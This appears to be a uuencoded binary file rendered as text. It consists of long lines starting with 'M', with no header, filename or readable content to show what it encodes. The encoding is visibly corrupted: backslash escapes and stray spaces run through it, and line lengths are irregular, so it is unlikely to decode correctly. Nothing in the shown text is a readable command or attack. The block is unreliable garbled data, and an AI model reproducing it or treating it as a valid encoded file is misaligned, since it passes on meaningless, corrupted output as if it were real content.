M=/EIS7I\_]P6GB\YWFZTT3J33\*J\_4F92J2;@%LDO,E(BV\$\*BVX48M=S> "\_ULM
M%\_J3'+;K7D,, "@:L/.G5?F?FP+F4O&H"Y]'M?%=JR>R9H';WF=3"T. !RSZ%T
MJ7D\$JGM4GC`6E:Z&@6[GVY%X.7G\_>K&^F"UO5EBR0^+?;U;KM>WC\_HXWY:=N
MM=D+466)\*F/KU^H3Y@[?3\*]/@+SFF=UV]5E&=U\WCY: :D?Q91B8;N[1^O;\[
MN9\$I\*;;,'\$N&3O"+AK;QLL`]'G9K@T0@+[+UR\G@`?47KFOJ\$3TC(F8(+4/L]
M\$@ZI6+!W>AIYKJ6!.WZ[Q\$\*)]'`NFF<[S/3#C]SVO6W2+9<\&/V^[2^6=F-
M+08)6^-9B%?0OE&\$4U0P`.SI;:SFV:[!<G:M9\*S<Z0C2T9OCQJ!CPB=]\C63
M.H!=KN7NT9TJU9W@D-D^?DR>/`5]-Z:&K=">XT\D\A.B6N/D)IVS?RHWSET`
MZNQGQKM4N)4;GGL)\L5BT?BGL>QI#]\$SIJ&(`=!V\$7V7M7HO&;@#`;[MYP`X\*
MX0=/O]F; ;1<K>,T1L+3`.W.: ,IDVDK61:HFFV.\FT5-.N%QAJ:S)&LB"HM1R3
M%VJDK#O<3.G" "G8N7=JM&UCZW];TN,KSJ`P2UPOW]2=Q5)@P\_4(6U=Y>6"+6
M\$G+8H52=`HC4EHIC`SO>7(,4NYTW)],`NP4TG!%'FIQ>=8F,GZ=/NHD4W\*: [
M\_(V58;\`[E2I%5H5E3&LD,N1WJ@=-C`/\_A2GV2]!O(-?LEWE4M:2EBL9TB(E
M\_\*CPVZ)E`X\_,`)SE+@D+B2\*`^QC\*(%6&3G\*%Y,U<NGRRF)9[BLBUCTZZ\_2LV
M50W.U&!7#ZS?2VVAQ=N=B,7[?7KR5):&)G7S`;[<SRNB/N<Y8I?S-&:U2\$]Z>
MS\42\_7`Y!I/D";EG5Q>7;\YR,F/],1(+\5---+3\$`":Z7H3M6JN=MD?N\$T6\_
M\*Y=SD1,D+V=V\4M2XW;J>OF^GDB(HV7Q%5=J>I29Y-N-\*0JMT8TN]]]/;8`
M;4U2Y8=JX(-`7\*4#?A4X5WGF!)B7%\62)RKP\$0%&EI(B>F+\$MGM#FVDR\$Q%
MIIQ"4XGY#R1R<H`":Y57J+R<)E)@^6,3\*XS00M-5=\$XE0,8'?2FMOO)0(I\_
M+M#UVC\]\$K24]"\*%`\^DJ8+SUS45\_\$0)ZYF:J&4\_A%!!3@4L[>E[RB]^1C[G
MT)\*@Z"%\$Y5>47S`#SNVJ(8Y^0D,<4T,8+1"C.OQL)J,:6P%41\_\*R#MTLXR6#
MF9)32DXH.=B<DN,0S4\_D(&<.BE`/15%705T9=<EF!>KYB5"-XV;/3Q!-\$-\$-O
MFX@Z&\*\_8&J1\*S,]\$K#',3.25J!QJ8=`: !NT%-?Q,R!J.^/, \U'!!Z3FEI\_R>
M&\_\$\_\$[&F5/&%:7W2C?R\*\AFQ];4/I^1G0C:)H:)UK)MBH`3':2B/2MX%6GX8

MM! : 40DMK4HYRJ":C&L8O]WE04?XSBK"@B (FK0!\$E455) 5:QFN>6) JJJ?4) 5&
M&EWA\_0V!J) -#Q=1541<VD:P=]>6V#+-Z056BS!0M) 4\I>I&:;A0B ("4 `88J\_
M<' 67V!&BG5U!"JW[F1A-6Y7I@!\$EC7`Q.J#&/2CXQ\E5<) Q. [\RU8&3>2C=^
M!:&5GK17#M3,RFYTN), [I`3MY`B@\_O)?15[\_/3'YYZ1\$.ZFL/>9 (0TUER;>
M\*YO?;D<VIGR\ /RDFYF#W> (=I#%1.'!.3+<]Y@5F3U.Q/W' Z@NCC1I+OO-"E)
MB=J<5' BF\*1]E8.UG=37Q\?E9IX [9R?\_@' YR-";J3?8)V', FP9Q#@,MC.P) RW
MP;4&YQ^.IZ>FU,) \$JXV\$I\*`^X [\TUU [5-Z;Y28& [S;-8BGXBRV&S=PDL& (%H
M2M:D6 `^>L8%AHDNI"L^GF,ACQ (>:YL7#B2K-IW [6E-R+8U+5) &T\_4 (6' W7W7
M) `^# (]ES8\*+WI=9F), "=K!N8V`?&+RWK`96=^D1UBQ (\*7T:/#3PQ0>HWG^Q+
M^?` I\C' 1M/3\_OZ@7C6!@VFL#5A-V', #7 (%>\_) \\_RMNE@D^+:C`\*; /GU&KE
M\@C#C` :&>RI^:2HL:J\$1K%&SN+T2PV48GBQS4ON [-=H6J) J@8N,X.!! ,U5) %
M4X,S:\ :C\$4BU (TPFM\)' : "J/2\*SL:7T [HQ&F3R3YS+22;J [<Z:S9.4]:D42+
M"EKD/\*) C57='), TJL8CH;H (, 5@PC' KRQ#87, /#4EY5) \$NG/KM\*SP-#3N<) DE
M\$S') A (!I\*:>!%0TLG8\$R0X1E&KNZ, 9W@\*3"] PU [-S=TT\_I]; S< `BQOYQ<]\_\*
M1) ZV5Y`X2?Z2\$3 `; ) AH#=#; , !CBD (9V\GM?S) 7RV4MLQ\_3M; 3\*:<RL+?ES?K
MFTD=-G\$YDFQLS>UQML7D5 [NE (C\$N\_=R^"Q, 2\A0\$>UP+ `A:X) E2\*7\$5/?IWA
MS.=J/CTS6>Y2&7<F2A6' "U-G) ORH [&M0B5. [RP%'DY;2H:>>ZVOINY0M:\YB
M) U?8Y0\*CI5>8Q91U (X=3YY?V>M\_%E1U (X3 (U+0C9B2.1<<F3A=AMJ\_+GJ\EK
M6 ["3"7;D2HC\_L\*#5/PG] 8T;#RJ\, Q3IG\_N=BBDM#W6M) QW31M (RFI: .FU3\*I
M1--<<CYG\*0L,V/A' (@AW\$/. ANCHFG-26MD0JB<W?X&KV"\*MR\*" &1%/474OW&\
MM1NQ35\*5F`MWDE\_U>0GB@\*6 (!E%K) 6) EL [LI\$:2DL3 (=V98 (8M; `I&-B02J
MAW%L6-. \*AKGL [DA<?=>D\_\*JHBHJHZNQ%M?U>EE7&# ,P\$NA\W3^\ /#3G%) @TL#
M7&6", N=^"P?+NBXL<XK0^ [0]3] ]\_W`CA\)) 1"B69; (14A!1]R) J4, ; ]5\$4VK
MXA?\5ID&EHSXC<`^WZJT8< [&\_5;E#:IXR6] 5V>"J%\_QF (N; , 1/&8W\\*=++B6
M/W`<.\$TC (^E=V=]W7; !% !3R2;Y7 [JL=) C) 0 (%0R`UJ0-^0^DO+%P; !LUB&4#
M&]M\*36#/?R: .R!S`P\_X#S32H9,Q\_H\*8-+GO)?W'>X (HQ\_\_6W\_>#J] \*X; X [ (1
M58U<J] YV9I^N [L (, FRH9@&6>M=-MU#D\*71, QYE\_3E\*I) 70"O21M8-N) ? `OO^
M-7G#7 (S [UY0-JGK) OTE\$?!\*\_Y-\_\$-+CDA\_ []?XG [UN8V<B5+\_Z ` [ , U4 `ZJ7^
M1\$MTFWLE2RN6VO?N%P<MT3;7LJ01J7; [\_OI-9.7) 0@ \$HVA&SLQL=' : :0) Q- `
M9B+Q\*#Q@W\*J) ; 6N=BJD2VQXU [&A5. [Z5\2K' #QAECISRN! [D.7/:5DO;' 3&G
M\*P!SY8PY`4S-Z8PRVWES.J>HZI@Y7:VXYI@Y7:NX [I@Y1U,FS; 326E?EQ) 2S
M9AQ-6!DQ (4P3\`%"VH#T%- .#->ZRFGIJB.FJVJ%-3.F`S`U7=4J<S=ONKH `
MJBZ/F:XVBK/' 3%< [Q55SII,OUFRYNH@M5]<J`0,<L,2&0 [H8A0?\$@TQ0P04\$
M:0\*B\$T@/RIS5&M55,S>^8:) 1V-SX!L#4:HU3YFK>:DVMJ-GQ#5-;Q1T=W [0%
M<.W<^`9/&LG4HH [-UAH58>-GD! \* [ @2!F\8-AD?HJY@.\$M`' I\*:8':<YT; :VE
M.S:T:5N%S0UM`\$Q-UQ5@ [HX; ; 3JCJ\*-#F\XI [NC0IJL5-SNT"8 [N\9-\*D>FZ
M5D6,0YK<&;Z0 (N)#\6A-#; , \$? ("0-B`) Q?0@S9C.8MQ, O`9&+4QT"IL;M0 `8
MFD [2:F6>&;4PK574L5&+00@RME1"U.-XK\*CEO7V/U\_\3MO-O2SU]P/8A0;D
ME\$H%\>EA!-6S,L5.L&K,C^YGO4!8 `M@/0?L0<=/&12AR\*;XHA53:DP<] 2J
MLKK+R9L [2; /\* [ \*KOJ=' @\! : \*S.`#E<0?GLYK' J3:/, +:L^J\_!0S?S1F\$6!
M\$\*C6#W@A;4+N-8] ]5><4:E53UAQ1J+4\* <S,\*!3!5J\*V4N3ZB4-LHK\$T4NMYN
MOPJL`XS (<3-9XS) BII>\*-\$E#.7U\^M\$\_"M`J, +"X,7JIZNX@P\$J!8TW&!U=H
MCS&`C0+; `BV.+IZO?W,NSH9T@%<C37") LN;A\_L43DB#^>&Q`IU) 4H@HW51
M`\*BLXH\*JNE+6P?%JYN"V7>RV5:7<'#\$`A]^&,N";\_&%"A3\$%<%) /1 `XI?>:
MS] YF7;=2M=7' 8D%=\*FPN@` (UZ4 [G\_7:=-YJ+@`KDJ+ `P"Q2>.]\_] %B-L%3\*
MD@8) 88BJ53?\*TB;^C6 (E3!V8FB)V==12LL/Q`X\*6RF0BM^> [6F`^@U#RN-\ `
MM,KBI@V`31\_\2LA>U%2Q&U\$\*I+`;16SPIIQ (G%) BIV+90 (3<0+%S<39Y6\*^%
MV)=9' VM4K^TQ`VM+A1WWL3;T,78MVO8^G-Q [%H154:&3B8+Q3"TK-KPS0) @K
M96;%`AP\*G8@X#A6),MBBJ!!906RN"FY1^I<XVQ5<=TQQ76EPHXKKAL4A]>I
M)-\$J-^L\*3\_Y [Q, `\*P76`&HSY\*O3!V\*CL/%1-32]W\ .NI4/U7,' 5&\]K<=.Y
MDT (RH%2H\$':R-YN-T\7NX?=-Q; , &\*MHAR (\$#6Q)=5A<8-\*VF\*U2?> ("X (\7
MQ ((. `QJ.4, `2X`&`?8'E) HA> , ]S7R;B-2:JO<LX=F%@J; , X=` (0 [T--;@; ()
M#@`PB/\$\WN/^\$\$ (KA<8^P5+A%D10%-D"R6X!J0&T`) 04, ! \_ [A0B%5PZ0\$N!Q
ME, JN`;E`HQ3P`Q (\$;QQ); 0NV"<U8S60R<BM\$\$) P5DGAL`4E3HJE4%&L; ; [V)
MI-293: , , 8WOR^H;\ `L!'; , ;0D [>RQ> /;V..-ZMP6Z00; \ /J, 0!P7) 3. (Y%<I
M+T!D (>21HM`"Y`1VK@58JZ6<^SK) Q\$IA<U\G`40+&+J/U0, -5&E-RK^T) @C5
M/L; 3Y1@<#\`\_KK>^7]\_>!1P=.#`T`@\_ =296OMOP4`\_#! ZXMXH7<PDREC, [E2
MA9OP1=^) @9`H60<#<Y`&).!!) DU"XI3> (SG7L3.ITM+41\SA&H6U, ^8`, . [8
M5V="4:561=JAH] 3A; -&X6'=5J3 (FNHMG:C`G`P` \%/ = (4/>4%B+) %' CE4+T0^
M^IG3:55I\*8\_IM&H4=ERGU:Q.\*] 5IG>ATM3\_;T20#` [ `N%6B2\??YX^9.8%9A
M+H"-;P<\*K%) 8' 8VRN8PR] !=PH^`6X."T:>9I?; %`\$SUN\_UMK\*] HN4%2XP) UI,
M+!LQ^`;2&2E`DKJ0Y2RT!X (\*G.WV&ZLE/Q;TFDIAQX/>N"7#3XCWE)>DJZ [C
M;1D\+7\_\`OX.N`AC!CN.5' / `MB6PR>8, -O:@C (6`+<#) #@U^\*67KWX\_\O.UY
M^R?#\*F6H (^) @Z1YY^>E\LS\P) [ @:Y6J3Z9=? (IW6H`.Z\*P) TB] [5/ZMS>OAK
M<#M;Q& [7E<K.00?XB:\A\$>?Q) =!P+QG@04: (Z4Q\$ [S6C?94-+EVEI3D67+I&
M87/!!<#8E0:#\H, ] `H`^JJ+ (>U6&!>Z\$W) B (] Z4' 8:6\*-;D%+\*^6RR=\_Z!<,
M5AE<&G:R#\*\$KI8U74) 6\*G2YFI4J1YUD9VRA70+&N:4, ' 1C\*Z>H6?#;A\*\$OE
M, `%`94;%ISQ6>5S`TR+:3CY#!9\RA+L"MZRS9 [ ] `0<:!D;SNS<\*8`CBHI!P (
MG-) [S6??) 9 [.] %78 [!HW\$TO`9M>X`4R [4:%8%>%FNU\$F5PJL9 [I1) C8\*:V>Z
M429V@-GB:#?\*D%+!Z2\*5] \_S^<7`&@5N%QPM4@..P`\_!PWNOMW<LMDBL54T=.

MRRO"3X\_[[?O=X8N@&T6W\$X>%BPNL`XS(L8^N]LO\_?-F(/[I2D6:R2HL73@1F
M%>8"F(N[ ,T94BJT#;,%O,=CB,;91KK!GN!USY-\_3V0'9'5D6`'+J&\_OA`<\1/
MN[]&M56ELIB`I:G%A3?^Z;FKS>%+\_P@&?LU+2NQ?D[K?\",U10K8J;U0'WNB^
MVE!14Y9\*6>J`I3&#!M<\_\*';BDS%TCO>[@\&VN)1\ [.GB\%(UF@M\_[8G8<N-W
MT' `O`\"D4V3\$B"#I^, (QLLK`>U)D!6S7>9E+/?0YBHE78W.<@`.=B3UVIB/IH
M[\*D; !; ;IF.UA=WBW\_2[(#L@F\_3(T1BE<##.)28U6/%H+!\PW>CJ\_LU4A'%4P
M\_] [3L0A8#\*5&7!EM^F:'07[;Q#[26"V`@X`^)W80\$. '=?OPL4E\_%? ("0DB\$]
MQ?0@Y99SF=1HZ=HC?M%T@+5SE[X" ..<7; :DBS%&\_: \*T"W9\$^J:T45A\_ID]I&
M8>VD3YJQ?)L!WQ6Y\?OIRS, ; : ("4"C:YKR9T%=UNO^7;Z(;QB8N]H[,J@;TC
M8(%S)\*(.`YY]@V6"BX@X!I=!M\*#DIOT,ZG1DAWS#!U+U\6<9P`(S[A\\)^J
MT!LQ:ZE"]+5:]@U&\_[';?I^@K:(=T' `0@E]O'S;?\*T46D\7\_AE\*]@>P46`[
M7]=E('UHW8)=(H?8+\$9,' `0'85`-E45D8C-G8]Q%Y4?,(O55S`<( :OS24TP/
M4BX`,` ,EJZ>9F\DRL%#8WDP=PWLQEHT+:GYNY[( `VQ4\_,; \$J%FJ-F-E;!;M; ,
M0+\*9.?V<+E^OI72(<N@H?N:RFB5O`5L1>82G/FF4C`'B>(18F!\_>!;9(( \*
M+B!(FQ"=0' IOJ\$!MS@. ,ZMG.34N86"IL=EH"X-@%`^,)(LE7^>\$X"X-OM\Q9@
MM307>2JI4DEU;@'G=-` `SLZ##O<"KL\W`I?HWR9KF"20P>DFW8"&/='DEVI
M^+0?.!O:I" "M(ETRRSZ[>=B\$V\$JQ=7:"/97<\*#J9J\"O!OS;Q\_L[W;AI8T=U
M6O>\*PU7" "" ?-BQ67]%, `D9]B`M?U\$P1D-@/L0<\_M"&22U1(? "V%5I; "Y\$ `8@
M')C+@M1&V9.ER\*G=J@[( >KH8";N%8NM2P;E%HX>[-(S65EFRI\FDY8Z-G!=
M?\*L0B; \*SE7&:PDBJO\$AC\$O`@ (P!%=!B/" ]&8G/%J559S+/HTI<+FH@`^TV<'
M<"L"TZP\*24+0Y=/V88\*M%)NNC\$`TUU/PC>+C)1((#)\$=T&TQNX.-R:4"T^G+
MQ>?.?6SG1K7BK^`29!#O>F%PIL)X&(NQX`[!18)N-0E\*"O<`[P+LB"4-G6SJF
M\_\_A#.` :&KE2&=( /;T,E/\5;Q\48WCN(#F)<]L)1\*4>=K\*:LAVD\*H(U"VV@Q
MA:%X4`%P5+8IBF@5!7OXF%@JS`OPIU^, `A^G\*PW=9/C`C%9%\#P!/\$G##0FX
MSY+J+U)?Q7R`D&(@/<7T(.4^NC\*IT=+-S168V`%6SLX5`,2CRM]W\_EWQ1\RY
MB+54(9-Y)\*K\_Q. ,TA^W]<&FF\*~3&"J6<(885FC!"JS-B#P,O5\$O=7%8"<\*Q?
MSFP.V(>FY`QJ=\$2'U-RV0%FCBPNY#\*?J4JN!KUO)D8:Y1Z\*L;K>T@"=@JV`
M\&0'UD1RI>#LR,#!\_IP).!&P>EP; ;67V]RW=X+N@+;QD`T&I(?6\_\_HQ\8HZ
M]@I;JA0#KP!;ZA.@A1[AA[DB&XB0&RC2%;+)PGI0<QOFF51I2><^FS&Q4=C<
M9S, `X0VB6\$GNP.^23V7820JL\*Q5KH@D;] .6?P)]8H(LMX\*P\*0;L\$5V(`D\$+)
M^T&S2'Z5\@)\$\*D,>.50/8FXYE4F-EO)86W0=8-5<6P0PJ\_VJ5'[S,^U75K'I
MJLJCJ`=\*B5PI, &V\$JSU=W1`\,L0PK2R/?%F[C;9\$ONB;:KQ'3<:=QMN/+Y^'
M&[IS.JQ4.7613II&WHFBZE\*93.[3]]5:GKN"EPW8)/S73N7PT=Z(\$8XV(\_4P
M<, \*+^+!31@!P#7#5#\*X'>:ZUUZT6MSOB;TT!6#-WMA? `Z2B9PX^0C,J(CO@
M[!N+8)UBJ^SK7%=XFDN>GC\,8"A.!LU0H3\\_P1<.R?YR\$UNM:34\_/IDV<DSL
M-29+AGZ0+1\*%!"X`2I2H2Q`]"`/!H%6-M?:(<5JGL+D3:0"&1VT6!TFME;W)
M'K918\*O`+NV1[U\_D(V/3%<!UY?QY&Z8;1:8'T\9#P)V"JZ2CAB'7D(XVGPP
M8.YJE='D6OGR+S`P^9?-%/\*:-/ :9K51)[3(85KC,G&I=TPX?H\$]R,% "9
MF3C+>6@/1\*[]LQ0HO9T)Y\A\$I[!9KP\*008K9Q\((L58IL7-!2L+2\*DOB9MBK
MYO>DA,NB; ;1YE!( \*2"GY7'[ \$!MOD1(JV\_2Q`9`,1<@-E<;OY#\*P'-3?\9I+3
MDE9' [%'6"IL[HP\@[#%NY>9J)!;E=E%GD1&Y@("(/.;WL3K%&L^),\SH(V
M/\`\$[!5>YI5+\_1,>&'O:0#5#"5"M3DQV"7\_:\Q#JX@HM=P;3\*SDT5^(D/(%' ,
MZL?Z(HU)P(-,6H'\$\*;U'<FY\*RZRJ+GNL^5FGL-GF!^!H;O\_-<?.\VS\_RVIX`
M:I749.:U,F%\^\_CX50IOVUB#MH,(QTNW(1.TF\$@35?G!.\2^BAF!,8QA\2FF
M!RGWJ8E)5HLWMT[+Q\$IAL^NT`&(0<T^/C<GQ"!` ;E1)]:P\*<EA0PF1]P'3BJ
M^`L36&C#Y^ [3CP%>E0I/OSD-( ]<)W"H\\_O(\$^\*3\5:7X&GAI3,#'%:@:96ES
M1XQHD/>TI<\_LDZ6FLC"Q&U6JB)K=\*&:\$\*V6EBJOX<3K\$O\H)`(YR1U9Y7`]R
M[@@2DZP6]YA;U97"YMP\*P'#X=?R?])@]W8/6J)`V.PB+X!W@3?HEX(PRC1F:
M4AFF7P-0'- \$0[W3:"X]5GNAS` `J58ZJ4.;I-&27+<S7\*E6Q3QDHJH!V@; ;I'
M&0013"X5: \*;KRUB(!M`JT,ULQF-BI; `Z6D\_&\$.)C+ :S#(RUH`9T`V` :%?'Z
M<=@`B"MJ6DF\$[K2RLO4ZXIIUO7:"C@?F1.#)Y-2, &4%(7\IR%]D#DOK(Q2?4Z
MNT^;B0U@`\_NT`ORGH\$B%KKNBR`VB.1EHI:+,3+L2H%5@?/X#/L/\$2F%U[HO:
M\$W7V]L7:DXXH5E.!K/,W\*@8W@X8<&R69F'@8^J#^& `A.P"Z-FY).%]:#F
M3JVQ!-5@:6:LR42KL+G]@`#"FIS;Z\_O-P]?M06B5"JG3]>3#%-LH=KHI\$!\_&
M>\*5"L!VPI@B-"PT/O61L-1=;S90JAMLD^`)6`VUJ-8.VR\*O[\*3M@E#7RR<)Z
M4'-MD\$F5%G6N#3\*Q4=A<&P1PWF&I&M6N3EC@^"[EEYQ,66RI+W"P1RFF7]O;^
M\$^#!LN,HDB<AH(]MD/N6Q2UM'=Y0V((UF]B:UFH9>/TXXH,U<S+%3'X@#^& `
MA.R`D0603Q;6@YJ;8C"IT:\*V1ZQI.\`"(?,R:-ME[B=D9,Y<J)O?=S`\FH\_6W
MTA2Q=IU5(:S=\*1N4FY\$H2O-C>XA^E3(#Q:KE3+\*H'L2Y=N(:+>8QS;H.L.JX
M9L?E>5^8Q1-U1'<#I2I5Q%2KP!X\$9Q7G,G?@&\0\$@W\_"5\$!GENC[ [?.W';43
M8!0%OI\_) ,(+X\_\$QG?)(" "QK8\M6J@L,^B=\, &U.IEB-A\_PB/(8\$QL6(G\_+
MPW10Y]I-K;J<'` `SL0)L=L`/X+AE\$>412J,BVDR;X7OVHS&?J6/-UJK9AC4[
M98-B0Q(/`Q?TRKO[\$F:@6\*V<21;5@SC79AJKQ3RFU:92V`&MCD<ZI3"WS[NG
M@] `:%9+H]34M#C\_XDQE4>\$%W0+>Y\_51W,7B<+PTYGSW>?N+M`RRB5&\$FUUR&
MAU!5-SB\_RPQ)HVF="N.O2#EN6'A>/@SMYRO(Z-6L\*( `;@\*MCX!Z8N8%&VVH5
MNB-F[PK`NKDO2P#&QR\UP]7#4\$P!&I5H\X<PE?'-^`W":M3UOBS\$=\_]\XRU
M,C;IB)'?7:)70U?^PG[;\_8T@V^%O>BMA<=U?T+W[])]SG<G&V/\* .G%83\$;Y1K
M<H%&D/'AP>;XLS^A],P<"O6^RI`>'Z;'&#Q?+`\_HT=M+28PB2[\`G2Q;A[.69
MC[.+]=MS/#Q,Z1T5:WVQ\_,<;?LB"7QP>\_L2CFH;D3=A8\*L\9F)V^R[UY]\_NR
M/SU?K->7K\_WCD@ (I!PA?1, @\_1LLPT^GBW<V[\\O%V;O+]\+BA\*4"2SVRG)[\

MQ]GVSW[\?7KZ#WJSX\_[E;OL?C^0J+X?'?\_^2)6YV=\_=\$.K\_RK\_>K\_A]N\_9O
M5^K\_S^'O9&-N:>YUD\_/=/QY,1;':T&]"5H.L0;3S\ES\$S+ST3/^7'3,W\I3
MQTS#O-2S\@55">N0(2N6\_RV%NS09)BCKL7)6N!VXJX!;RIWP(NM:F!LPMRFS
M@8[\^[K"UXE\*"^\$S)=3\$YV',2K(&.PX'#,\$6HGTHNIA\*4&2P.642/+Z^O+
MZR";5G@Z&%O>I7A^?GQ&/M2TKA;]Z=N!Q8I[6'.6P4'\D<'-[1WC7-[=7,C[
M1L+DA\*D"4ZTWG0IPU'E41ML(;PO>T%TF)5W?7%U=7O>1''<.X^'P<F^\*;+N8
M2+@FJUV?;!;Q6>!UX!W>A/5F/SW?,Q5'CGVMZ4X:>M6,(U6U+\*1\_>K]Z5-84H
M^6W-2<F\_+Q:G'#2\$2W\*2:LH#4.1T\$H,XL261DO3AS?5RW5^OY(E:3<5S,V9,
M>KNB4/CNQ`4IB\_79BG\*)X&=WJ0S(1PK122%:+D1/U\$7?7P^%J/A3@\_G,KVPU
M\O!8:=K?[F^'E'I<O]\_\_V'\_EMZJ&FB'F?[\_8\_&^:KM%2\_<LW?=:N,T0FTNXA
M)IFB91\*UJN'=';\*0;>4@\*!1Q\*7XEK5AP^(YH1&C<H'='+/=?T5OP\_!<).RL\_(
ML4T7;Y:+ZVO\_V/P-3%OA\$5'>\SI]%'#^\_"/?7T!IZ\*JIA%,IDE\$M9:E\.;.(
M1A#L\p+]\'WWO!7T![R;2B1^K9\$G,V%Q-J\_YX2\"U'BIT=11N2#GP#!HKXNR
MNGGW=^I\_W@VYU2?:VQ/N)6;0H.2\*C84<(W&2\*>N<Q4XS1="17\*N97#7J,\*I&
MA,AD`X&2;R/YQGJ5:"39MOEL\_Z"/B9N'PY'I0N<PVV!A\$)(48A(4>:+!N0S^
M]N8#WM5O>2\_.EE(XE)V4Q=\_H]ZH\\*60^84X,\_^M.+/\_;GAA&L#%;\_PM\*+AF@
M=>\_\7RA\$R3%HR%5\*)-&N@35>#\_%0RC0LK7SBICA1R.U]H",\D0ADN,CLU8(
MGUBW)#J'4"([C?C+\_"(5@I52Z\$: \*-I%-IN6<L9FDAU#U&2Y!A'FW1:2=QME
M^98>2%AM),NVY.'^SQN%9+:3-+X\_GF.H,@>@I\$]><&0';)'K'"#KRZE2<J]
MZ\_M/U--/"\_#&?M9TXMQ/AZL\$1+P#\*(44-.=I\*-=\*:\$1@K@^TAL(&M2+Y+:0
MY+=T%'U&],-]QF=^<VO+OE4-G\GZ/<D`HD5))\\_/\_GS61`NY5-5G3:TDE5\
M++M)W&5%B3HK4:>-U2F\*'`[MW9[MONTG[YY^>D-#C9?GK:3B\*=:;CU%'@+?]
M\_/^9I,'=7Q;/SYL?5.\*76P\_GTK#3&^>\_Z\WW#G,1#(T3?/Q\$USN)\\*^D\_Z
M#!(SU/+5I.Q2MU;J!M^FRC#N\*@)VXM)=":\$GZDN.L,^\_=#BBZ<\_38,3FO0
M\!,5C(\?QA6P4@%^)C<F.B%\*P,%K]Y.PW@WU')?.F+Z@M\_M?\_=+O)0'/\0;
MOYE[CS=S]:';CX(HR\_SCO.F;NIFW<?,/)J90[\_[:&[K9=VR?7AZ^<B+W]DB\
MH\_#!J=P9(W7CFP`GE44!^UA0\1IQAX2ARM1+&<4,E:F#[\*\$'5Y-0@U16!5(K
MI+(VD%QV8;\*4JI21TIAC^:MBF=UB?06B>-;M:,>)BK3#\$5GZ!60&BJMKI\$
MT9KA\K'^0/]SXW,0NH56P?[Q!]T5PRT-Y8S>@X\$?>4[?;WX9W1-OV>X>#F(\*
M:X`\*TJPJ97L[ELZ]=FL#,@ICM;I<'E:CJS1-K=9U2\$-F9<47Y0'9)CN`)7L>
M0S[].?14B#Y%,E8)7O2.WNV5Z0[JA]IP(A.Y)Y^,\4H^Z<46\\$JHC5,8[N!
M;7'].Z@MJ,R:TCNA#WLZ@0P'H#(B&N9M&\*2-KV'^/])TB5\$DR7NR%0]1N&@"1
MWDX#HT%Z5T<!\$'U\$:1'!??/@D"L^]=,86`?ODS/=1"&P3D(@#PKJ\_\_886/^7
M8F"'C#\^CXVD49FH?\*DIJ/\_8?.Z1\$H9#\+DX&+N.8\*P>F:BXO\_MP.?GG\_\_E
MP%=J8,0%0;K[\_Q';<F\$@#GC\_;/<;[X(\_G\9(DZC38FI-LWO\_81P=08"!49N
MAZ]H@?SU\GHDU,S!B%>TXOYFG"GR3@#O93RZ\NFR\_L4TOUK5^X0/?B605L"&
M/V1F5<J?%Y=G-^?+SR-^\_KM[1PAT=7UF>V"%EG+8Z23B]Y#7TDTK^7IRO%NN3
M>OA+ID0-I"^-^P0M<\*!O\*K5&SU:\*?+=>G7'3Y!-\YC,^3M'WI\/=G\K2=Q\
M!(@7UC<!W8('K=-2!CPXY1P&^?JD`\41,UPG9%]%BZ-<,:%THH%<'R+W\_2
MA\_RP!OR90N!"^R&Y%'P!#'/Z(+P\_?^:!M\Q\*>\$0^#>Q9=)AUC:P=9TT?:187
MGK[\!S)O>-:'9\R#=#D;-]6S[?:"\>E%:E^TP0PXD(;6N37^!XP'X'Q^:%\*
M0,.B02NVY,[\_R5]TZ36S\_4OT@K;S\_<J3QJ6-'@8("H8O"`:YEERLF&Q!)=EPH
M!G\*A5F?G89%X/'\*GG>5\$7=)\FRV,R\$!>-?+BI<2(V(#8:D\$J+LCR?#E1SK`M
M'WX>NLOPIRO\I(4^%C%"<A8\$JY33H9QHU/1\*^D.Q7(EB\:>QF`KE\M87X-!2
MQ\7HDK>C-/40K49#R1CG8#GZV\_;;SI\_-V?.TG#YI(^SQHC0'9]N4;HP;&C^1
MUK=?MM\V1'/A!O#;CWZXM2+9FX=;+,M@0ZX/'^P^CIB\$#;BW;UX>;O<ZGZS8
MZM1[/]I=<MI\*[I&K2<Q(Z%U3.!\_\\_AT0+HKBB%]<;[\_\$!3])\$B\U@09G`V
M\$-C;LJOUSK5SJ\_5N""?L1I379C\_ZDFO9)\2#?'ZC%U5.\_'0&AB=4\`3G\_22F
MPO-Y[Y'@V\$]\K\M<@U/&:;USY\!GT6A^[`A&\$,14\$\_#-G=^>W7=XOGSU+Z
MJ@`RK'1-(@`DR%J@=)PD;TL?US+X\$40(\*\_B)?69;\_.%U>X45]2I:+X;^?@OB+
M51NM0TR6(7A(NGY\>28GP\R<B\D\$`EW>!\^R(1:.U#?;N^?:"<4&%`HN^>
MX,\<\0M]>+U@&'9-PA5\_V9&1YP/%)^WS\\_:.)-+6"%&?MN(JV2P?#L+#@TNJ
M\$"@,CE#QBD)"KD%F3Q`@;RY8G)\_35[\$\_H%@\_+#D]\_?!FL>X]B<8E]-?IV?+T
M\_\*3T/R\_6IU>+-9%.C/\3OYFT`,GZ/^ES/TMP\_H\W5RJQ8N(\_U\_Q'S8Q7[X<<
M&OE+Q+3\IXQ14%#4J\$.-!@]Y<\_N-!A>U075PZ=]^&-UW=\L?;\$XSZN;ZR62
MRB'I'4F5%#.D^=(R5Z<GEO`\*AEA4#.0CQ>'0I(A=U\_O\_KC\^S(LB\*&"#\*D?
M/"E\*G\_YAY27U\_T\_:=?#B8D3KVYZRBY-I`\$F:P/YC`6Q\*(A1?03=5^WXLG..
MU8C0.CA[\_AQ-9\*P!@;];1<,<EMU^SJ\$J#28F&\HDB\ABKZQ\*M9/?P9Y`\7J!V
M2\`^T\$T!Y[\`EF@B0T;<HQM\]D0B73L^I..;YR-%<\*08Q\BUKPC8C>.8('7@
M;N-\$"LY=\$'>%WWTR(GO820RV#KK=NH:\*.C&U`94C"0(AW75T""\7AE\*^D`F
M7;TC3WMMNB3GI!2X7<E\_G%X2<3P;\_5`2Z87<9)M4R#;#ID%9F]\*/OD6FSW?
M+</N`^Q`F3\_Z#OGZ2=<F55B?%H6&)V+T#="U"&/VNY\$V928^TI-(D<\_:<+[
M2J4^J"V\O.%A941T(\*J'-N/<"SL%.+DF&R"18MW5U;#EB%0\_IIZ297BOQ8D)
M4L]7I\MW:]I5X()\$VA+AXQ=-"ENDCCL+RAIIP08\$&\H\Z&G#@522%K^HZ>,
M5J]I]E>:4.SE^7)QTU]>+`H\_E3,5Q\$>[`JHRS&+Q^^\_7R]\\_7\_8+E%<9-F\*[.
